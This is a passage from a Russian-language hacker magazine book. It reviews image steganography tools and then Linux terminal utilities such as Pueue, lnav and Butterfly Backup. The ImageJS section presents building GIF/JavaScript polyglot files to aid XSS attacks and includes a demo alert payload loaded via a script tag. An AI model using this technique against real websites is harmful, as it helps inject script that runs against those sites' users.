


Рис. 4.8. Слева — после обработки, справа — до

RedJPEG

- Платформа: Windows
- Где скачивать: где получится

Еще один стегозавр авторства Александра Мясникова. На этот раз с собственным алгоритмом внедрения изображения в картинку, сжатием LZMA и оформлением для ностальгирующих по СССР (рис. 4.9, рис. 4.10).




Рис. 4.9. Вождь читает инструкцию




Рис. 4.10. Настройки

А что у нас по объему после запаковки текста в картинку (рис. 4.11)?

Впечатления исключительно позитивные. Программа позволяет хорошо спрятать и зашифровать любую нужную информацию. Подходит для постоянного использования.




Рис. 4.11. После и до

OpenStego

□ Платформа: любая

□ Где скачивать: GitHub (<https://github.com/syvaitya/openstego/releases>)

Проект OpenStego реализован на Java, имеет поддержку шифрования AES и крайне популярен среди желающих познакомиться со стеганографией. Поддерживает плагины, чтобы ты сам смог реализовать какой-нибудь стеганографический алгоритм. Есть версии и для Windows, и для Linux (рис. 4.12).

Как и ImageSpyer, OpenStego значительно раздувает размеры файла, хоть и не настолько сильно. Поддерживается также всего один способ упаковки, но это легко поправить плагинами. Выходные файлы могут быть только в формате PNG, но это нельзя назвать совсем уж большим минусом, тем более что на вход можно подавать почти любой формат.

Есть и интересная функция, которой я не нашел у конкурентов, — Digital Watermarking. Она позволяет тайком пометить фотографию, чтобы легко найти вора. Для этого программа внедряет в картинку незаметный идентификатор, который в дальнейшем можно будет достать и проверить, кто взял картинку без спроса.

Программа не требует установки, а запускается батником (рис. 4.13).

Файл на выходе получился куда толще, чем был, — размер увеличился почти на 800 Кбайт.

По сравнению с ImageSpyer OpenStego все же более богат фичами, что мне понравилось.




Рис. 4.12. OpenStego




Рис. 4.13. Сравнение: слева — то, что получилось, справа — исходный файл

SilentEye

- Платформа: любая
- Где скачивать: сайт поверх GitHub (<https://achorein.github.io/silenteye/>)

SilentEye — кросс-платформенный софт с простым интерфейсом. Обладает множеством плагинов и приятным GUI. Использует современные алгоритмы стеганографии и маскировки (рис. 4.14).



Рис. 4.14. SilentEye

Из очевидных преимуществ отмечу ввод маскируемого текста прямо в окне программы вместо загрузки текстовых файлов из стороннего редактора. Seriously, фишка простая, а никто до этого не додумался. Форматы выходных файлов картинок — BMP, JPEG, PNG, GIF, TIFF, звука — только WAV (рис. 4.15).




Рис. 4.15. Настройки

Можно настроить качество выходного изображения — оно определяет, сколько потерь будет при кодировании в JPEG.

Для шифрования внедренных данных применяется AES, но настроек куда больше, чем у OpenStego (рис. 4.16).




Рис. 4.16. Настройки выходного файла

При проверке увеличения объема пришлось использовать другую картинку в качестве исходной, но видно, что объем почти не изменился, то есть программа работает эффективно (рис. 4.17).




Рис. 4.17. Сравнение: слева — результат, справа — исходный файл

Размер файла с картинкой увеличился всего на 13,5 Кбайт — очень хороший результат!

Утилита может спокойно заменить старичка OpenStego. Работает она чуть медленнее конкурентов, но это не критично. Тоже рекомендую.

ImageJS

□ Платформа: Linux

□ Где скачивать: GitHub (<https://github.com/jklmnn/imagejs>)

ImageJS предназначена не совсем для сокрытия информации от людей. Вместо этого она помогает обманывать браузеры, которые совершенно обоснованно предполагают, что в валидных картинках ничего постороннего быть не должно.

ImageJS позволяет создать картинки, которые одновременно представляют собой настоящие JS-скрипты. Это нужно, чтобы упростить проведение более опасных XSS-атак, в которых иногда требуется подгрузить скрипт именно с атакованного домена. Вот тут на помощь приходит возможность загрузить туда аватарку, которая одновременно содержит JavaScript payload для дальнейшей атаки. Программа поддерживает внедрение в форматы BMP, GIF, WEBP, PNG и PDF.

Для сборки нужны пакеты `build-essential` и `cmake`. Дальше все просто:

```
$ git clone https://github.com/jklmnn/imagejs.git
$ cd imagejs
$ mkdir build
$ cd build
$ cmake ..
$ make
```

Давай создадим `script.js` со следующим кодом, а потом упакуем его в `image.gif`:

```
alert("Hello, Xakep!");
```

Теперь выполни в терминале:

```
./imagejs gif script.js -i image.gif
```

На выходе будет файл с двойным расширением, но это не беда.

Сейчас мы проверим все в деле! Создавай HTML-страничку со следующим кодом и сохраняй ее рядом с нашей заряженной картинкой.

```
<html>
  <title>Knock, Knock, Neo</title>
  <head>
    
    <script src="script.js.gif"></script>
  </head>
</html>
```

Сохраняем и открываем. Должно получиться как на скриншоте (рис. 4.18).




Рис. 4.18. XSS через GIF

Размер картинки почти не меняется, что нам очень на руку (рис. 4.19).




Рис. 4.19. Найди отличие

Программа шикарна, хоть и применима только в очень специфичных целях.

Выводы

Заменить кросс-платформенный и богатый фидами OpenStego сложно, но при желании можно. SilentEye будет неплохим выбором, но и утилитки Александра Мяс-

никова тоже рекомендую попробовать, если у тебя Windows. Если же ты фанат консоли или мастеришь какую-то автоматизированную систему, то тебе может пригодиться один из вариантов, написанных на Python (рис. 4.20).

Название	Форматы	Размер, КВ (до/после)	GUI	ОС	Шифры
Cloakify	EXE, JPG, ZIP, WAR, DOC, XLS	64/430	нет	Любая	Base64
Steghide	JPEG, BMP, WAV, AU	64,64/64,654	нет	Любая	Blowfish
Spectrology	BMP, WAV	1530/1574	нет	Любая	нет
ImageJS	BMP, GIF, WEB, PNM, PGF	952/952	нет	Любая	нет
ImageSpyer	BMP, TIFF, JPEG, WMF, EMF	59/1530	да	Windows 8/10	Haval, MD, RipeMD, SH
OpenStego	BMP, GIF, JPEG, JPG, PNG, WBMP	59/860	да	Любая	AES128/256
RedJPEG	JPEG	59/60	да	Windows	AMPRNG, Cartman 2
SilentEye	BMP, JPEG, PNG, GIF, TIFF	68/82	да	Любая	AES128/256

Рис. 4.20. Сравнительная таблица

В таблице я свел воедино информацию об упомянутых программах и протестировал стеганографирование в картинке текстового файла размером 1,07 Кбайт.

Магия консоли.

Подбираем полезные утилиты для работы в терминале

Марк Бруцкий-Стемпковский

«Это что, матрица?!» — воскликнет кто-то из знакомых, глядя через твое плечо на экран ноутбука. Нет, не матрица, просто ты что-то судорожно печатаешь в терминале. В этой главе я покажу тебе больше двух десятков утилит, которые помогут работать с командной строкой Linux более эффективно, приятно и даже красиво.

Система

Pueue

Утилита Pueue (<https://github.com/Nukesor/pueue>) — интересная штука для запуска долгих задач и для работы с созданной очередью задач в системе, конечно. Нужна для тех, кому вполне очевидных для таких случаев `jobs/fg/bg/screen/tmux` по какой-то причине оказывается недостаточно (рис. 5.1).

Как пишут сами разработчики, Pueue нужен, когда задачи очень долгие либо их нужно выполнять параллельно, имея при этом полный контроль над ними. Лично мне утилита показалась намного более дружелюбной, чем штатный `bg/fg`.

Crongo (<https://github.com/snipem/crongo>) — еще одна попытка создать удобный инструмент для работы с `cron`. Утилита делает примерно то же самое, что Pueue, так что может в некотором смысле быть альтернативой.

NQ

Nq (<https://github.com/leahneukirchen/nq>) — еще одна простая утилита, которая позволяет запускать очереди из заданий в системе. Не то чтобы без нее было невозможно жить, но порой очень сильно помогает. Выглядит куда менее привлекательно, чем Pueue, но и в работе проще.


```
[nuke /tmp/pueue] 130 ± add ls
New task added (id 0).
[nuke /tmp/pueue] ± status
Group "default" (1 parallel):
```

Index	Status	Exitcode	Command	Path	Start	End
0			ls	/tmp/pueue	03:09	03:09

```
[nuke /tmp/pueue] ± log
Task 0:
Command: ls
Path: /tmp/pueue
Start: Wed, 27 Jan 2021 03:09:45 +0100
End: Wed, 27 Jan 2021 03:09:46 +0100

build completions.sh
Cargo.lock
Cargo.toml
CHANGELOG.md
CONTRIBUTION GUIDE.md
LICENSE
pueue
pueue-lib
README.md
utils
061° [nuke /tmp/pueue] ± add sleep 120
New task added (id 1).
068° [nuke /tmp/pueue] ±
```

Рис. 5.1. Демо из репозитория

Она настолько простая, что для ее использования достаточно просто увидеть пример:

```
% mkdir -p /tmp/downloads
% alias qget='NQDIR=/tmp/downloads nq wget'
% alias qwait='NQDIR=/tmp/downloads fq -q'
window1% qget http://mymirror/big1.iso
window2% qget http://mymirror/big2.iso
window3% qget http://mymirror/big3.iso
% qwait
```

... wait for all downloads to finish ...

Vizex

Если ты работаешь в терминале дольше недели, ты, конечно, знаешь о `df` и его сухом выводе. Давай разукрасим его и сделаем ближе к людям!

Vizex (<https://github.com/bexxmodd/vizex>) и vizexdf — это апгрейд `df`, который выполняет свою задачу куда нагляднее и приятнее внешне (рис. 5.2).

bashtop

В фильмах о хакерах люди видят огромные сводные таблицы с информацией о системе и графиками, а у тебя их до сих пор нет? Не беда! Лови bashtop

Rhit

Занятная консольная утилита для анализа логов nginx. Встречай Rhit (<https://dystroy.org/rhit/>) — это, конечно, не GoAccess (<https://goaccess.io/>), но выглядит тоже интересно.

Умеет рисовать графики частоты запросов прямо в консоли (рис. 5.4).




Рис. 5.4. Скринь стырены с сайта программы




Рис. 5.5. Скринь стырены с сайта программы

Есть анализ трендов в запросах и удобный графический вывод этого в консоль. Конечно же, все можно фильтровать, чтобы отслеживать только необходимое.

Lnav

Lnav2 (<https://github.com/tstack/lnav>) — это анализатор логов, который умеет работать не только с nginx, в отличие от Rhit. Вот список его достоинств:

- может сводить все требуемые логи на один экран (рис. 5.6). Ты можешь задать мониторинг логов сразу нескольких сервисов, и он покажет все сразу;
- умеет подсвечивать текст по формату. Имеется десять встроенных форматов, в том числе один «общий», то есть подходящий почти к любому логу;
- автоматически определяет сжатые логи в форматах gzip и bzip2 и разжимает их на лету;
- умеет фильтровать на основе регулярных выражений. Если выводим много логов сразу, — можно отфильтровать лишнее;
- может строить гистограммы сообщений по времени;
- красиво выводит XML и JSON. Просто нажми Shift+P;
- к логам можно обращаться как к виртуальной SQLite БД, которая обновляется вместе с логами в реальном времени;
- lnav поддерживает разные темы оформления своего интерфейса;
- при вводе команд также есть подсветка синтаксиса и автодополнение.

The screenshot shows the lnav application running in a terminal window. The title bar indicates the file being viewed is 'ssh.log'. The main area displays a list of log entries for the 'sshd' service, including timestamps, IP addresses, and connection details. The status bar at the bottom shows the current filter is 'L195602 100%' and provides navigation instructions like 'Press TAB to edit' and 'Press e/E to move forward/backward through error messages'.

Рис. 5.6. lnav разбирает логи sshd

Прямо на сайте (<https://lnav.org/>) есть готовые бинарники под Linux и macOS: видимо, это на случай, если твой сервер — старый макбук.

Butterfly Backup

Butterfly Backup (<https://matteoguadrini.github.io/Butterfly-Backup/>) — это такая интересная обертка вокруг rsync, которая умеет создавать и восстанавливать бэкапы. Список умений действительно внушительный:

- поддержка тихого бэкапа;
- все бэкапы аккуратно рассортированы;
- просмотр сведений о конкретном бэкапе;
- поддержка разных режимов копирования;
- можно бэкапить сразу несколько компов, причем параллельно;
- можно восстанавливать копию даже не на том компьютере, где она была создана.
- Теоретически это может быть полезно при миграции на новое оборудование. Более того, можно восстановить бэкап даже на другой операционной системе;
- поддерживаются политики относительно старых бэкапов: их можно удалять по достижении лимита занятого хранилища;
- экспорт бэкапов для удобной перевозки сторонними средствами.

Установить Butterfly Backup можно всего в три команды:

```
git clone https://github.com/MatteoGuadrini/Butterfly-Backup.git
cd Butterfly-Backup
sudo python3 setup.py
```

Пример использования от автора утилиты:

```
# Полная копия
bb backup --computer pc1 --destination /nas/mybackup --data User Config --type
MacOS --mode Full

# Инкрементальная копия
bb backup --computer pc1 --destination /nas/mybackup --data User Config --type
MacOS
```

Если просмотреть список копий командой `bb list --catalog /nas/mybackup`, то можно увидеть краткое описание каждого снятого бэкапа.

BUTTERFLY BACKUP CATALOG

```
Backup id: f65e5afe-9734-11e8-b0bb-005056a664e0
Hostname or ip: pc1
Timestamp: 2018-08-03 17:50:36
```

```
Backup id: 4f2b5f6e-9939-11e8-9ab6-005056a664e0
Hostname or ip: pc1
Timestamp: 2018-08-06 07:26:46
```

```
Backup id: cc6e2744-9944-11e8-b82a-005056a664e0
Hostname or ip: pc1
Timestamp: 2018-08-06 08:49:00
```

Тут отсутствуют некоторые важные детали, так что давай посмотрим на один из них поближе.

```
bb list --catalog /nas/mybackup --backup-id f65e5afe-9734-11e8-b0bb-005056a664e0
```

```
Backup id: f65e5afe-9734-11e8-b0bb-005056a664e0
Hostname or ip: pc1
Type: Full
Timestamp: 2018-08-03 17:50:36
Start: 2018-08-03 17:50:36
Finish: 2018-08-03 18:02:32
OS: MacOS
ExitCode: 0
Path: /nas/mybackup/pc1/2018_08_03__17_50
List: etc
Users
```

И наконец, восстановление:

```
bb restore --computer pc1 --catalog /nas/mybackup --backup-id f65e5afe-9734-11e8-b0bb-005056a664e0
```

Скрипты

Bash Bible

Для начинающих и продолжающих жильцов консоли существует сервис Bash Bible (<https://github.com/dylanaraps/pure-bash-bible>) (и его родной брат sh bible (<https://github.com/dylanaraps/pure-sh-bible>)): там представлены примеры реализации разных задач в скриптах, написанных исключительно на чистом Bash (или sh).

Чтобы далеко не ходить — вот тебе парочка примеров обхода всех файлов и папок в директории на чистом Bash без использования `ls`.

```
# Greedy example.
for file in *; do
    printf '%s\n' "$file"
done

# PNG files in dir.
for file in ~/Pictures/*.png; do
    printf '%s\n' "$file"
done

# Iterate over directories.
for dir in ~/Downloads/*/; do
    printf '%s\n' "$dir"
done
```

```
# Brace Expansion.
for file in /path/to/parentdir/{file1,file2,subdir/file3}; do
    printf '%s\n' "$file"
done

